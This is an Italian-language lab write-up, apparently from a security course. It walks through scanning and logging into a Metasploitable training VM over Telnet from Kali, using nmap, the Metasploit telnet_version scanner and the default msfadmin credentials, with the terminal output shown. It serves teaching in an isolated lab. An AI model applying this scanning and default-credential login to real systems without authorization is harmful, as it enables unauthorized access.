


SFRUTTARE LA VULNERABILITA' DI TELNET


Innanzitutto, settiamo le configurazioni di rete come richiesto dall'esercizio, cioè Kali con IP 192.168.1.25 e Metasploitable con IP 192.168.1.40:






Testiamo la comunicazione con il ping in tutte e due le macchine:






Fatto ciò, con nmap andiamo ad effettuare lo scan –sV sulla porta 23 (Telnet per l'appunto) per vedere se la porta e aperta e per scoprire la versione:




Per poter sfruttare l'eventuale vulnerabilità usiamo Metasploit tramite msfconsole; con search telnet andiamo a cercare gli exploit; quello che a noi interessa è il numero 35 "scanner/telnet/telnet_version", quindi facciamolo partire usando il comando use 35.

Settiamo le opzioni mancanti, in questo caso solamente set rhosts 192.168.1.40, cioè la macchina che vogliamo attaccare, e facciamo partire l'exploit con, per l'appunto, exploit:



Abbiamo intercettato quest'informazione che ci dice le credenziali per il login:



Testiamo se le info sono vere: sempre su msfconsole digitiamo telnet seguito dall'indirizzo di Metasploitable; una volta connessi ci chiederà di effettuare il login, inseriamo i dati trovati tramite exploit che sono msfadmin sia per il nome utente che per la password:

```
msf6 > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.
                                  _                  _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___ ___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Dec  6 04:20:56 EST 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Come possiamo vedere dall'immagine in basso, il login è stato effettuato con successo, facciamo un'ulteriore prova con il comando uname –a che ci dice su quale sistema operativo siamo:

```
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(a
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$
```